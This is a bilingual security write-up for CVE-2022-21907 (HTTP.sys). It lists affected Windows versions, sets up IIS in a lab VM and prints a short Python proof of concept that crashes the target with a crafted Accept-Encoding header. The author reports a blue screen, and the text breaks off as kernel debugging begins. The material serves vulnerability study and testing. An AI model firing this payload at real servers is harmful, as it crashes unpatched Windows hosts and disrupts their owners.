HTTP protocol stack Remote Code Execution Vulnerability

CVE-2022-21907

Author:h1biki

Name_zh	HTTP protocol stack 远程代码执行漏洞
Name_en	HTTP protocol stack Remote Code Execution Vulnerability
CVE	CVE-2022-21907
CVSS 评分	9.8
威胁等级	High
CNNVD	----
其他 id	----
受影响软件	Windows ,Windows server

简介

HTTP 协议栈远程代码执行漏洞。由于 HTTP 协议栈（HTTP.sys）中的 HTTP Trailer Support 功能存在边界错误可导致缓冲区溢出。未经身份验证的攻击者通过向 Web 服务器发送特制的 HTTP 数据包，从而在目标系统上执行任意代码。该漏洞被微软提示为“可蠕虫化”，无需用户交互便可通过网络进行自我传播，

Windows HTTP 协议栈（HTTP.sys）是 Windows 操作系统中处理 HTTP 请求的内核驱动程序，常见于 Web 浏览器与 Web 服务器之间的通信，以及 Internet

Information Services (IIS)中。

HTTP protocol stack Remote Code Execution Vulnerability. A buffer overflow can be caused by a boundary error in the HTTP tracker support function in the HTTP protocol stack (HTTP. Sys). An unauthenticated attacker can execute arbitrary code on the target system by sending a specially crafted HTTP packet to the web server. The vulnerability is prompted by Microsoft as "worms", which can spread itself through the network without user interaction,

Windows HTTP protocol stack (HTTP. Sys) is the kernel driver for handling HTTP requests in Windows operating system. It is commonly used in the communication between web browser and web server, as well as in Internet information services (IIS).

漏洞影响

Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows 10 Version 21H2 for ARM64-based Systems

Windows 10 Version 21H2 for 32-bit Systems

Windows 11 for ARM64-based Systems

Windows 11 for x64-based Systems

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows Server 2022 (Server Core installation)

Windows Server 2022

Windows 10 Version 21H1 for 32-bit Systems

Windows 10 Version 21H1 for ARM64-based Systems

Windows 10 Version 21H1 for x64-based Systems

Windows 10 Version 21H2 for x64-based Systems

Windows 10 Version 1809 for ARM64-based Systems

Windows 10 Version 1809 for x64-based Systems

Windows 10 Version 1809 for 32-bit Systems

漏洞复现

实验环境

准备两台虚拟机

cn_windows_10_consumer_editions_version_2004_updated_june_2020_x64_


192.168.160.132

Windows 10　　10.70.42.11


接下来利用这两台主机进行试验

首先我们使用虚拟机安装 Windows 10 的镜像创建一个虚拟机，进入到系统之后，在搜索框搜索控制面板，在程序与功能中，打开 Windows 自带的 IIS WEB 服务，然后在本地输入 127.0.0.1 看看是否启动成功。


接下来在 cmd 中输入以下 ipconfig 查看一下本机的 ip 地址（注：虚拟机中的 Windows 的防火墙必须关闭，不然在物理机中是无法访问到虚拟机中的 server）




在控制面板服务界面启动 windows 功能




如果 windows 提示没有找到服务 W3SVC




我们需要去启动 process activation service 功能



然后再去启动服务



在本地输入 127.0.0.1 看看是否启动成功



访问成功


漏洞触发

接下来咱们就是去验证一下这个漏洞。

POC:

```
: > Users > nsfocus > Desktop > CVE-2022-21907 > POC > poc.py
#!/usr/bin/python
# CVE-2022-21907

import requests


print("CVE-2022-21907验证程序 Start....")
host = input("请输入您的主机地址: ")
# The PoC :
poc = requests.get(f'http://{host}/', headers = {'Accept-Encoding': 'AAAAAAAAAAAAAAAAAAAAAAA,\
    BBBBBBcccACCCACACATTATTATAASDFADFAFSDDAHJSKSKKSKKSKJHHSHHHAY&AU&**SISODDJJDJJDJJJDJJSU**S,\
    RRARRARYYYATTATTTTATTATTATSHHSGGUGFURYTIUHSLKJLKJMNLSJLJLJSLJJLJLKJHJVHGF,\
    TTYCTCTTTCGFDSGAHDTUYGKJHJLKJHGFUTYREYUTIYOUPIOOLPLMKNLIJOPKOLPKOPJLKOP,\
    OOOAOAOOOAOOAOOOAOOOAOOOAOO,\
    **************************stupiD, *, ,',})
```


启动 POC,验证漏洞



poc 验证成功，靶机蓝屏重启


漏洞分析

我们可以使用 windbg 进行内核调试，使用 windbg 连接上测试虚拟机，接下来使用 POC 对目标机器进行攻击



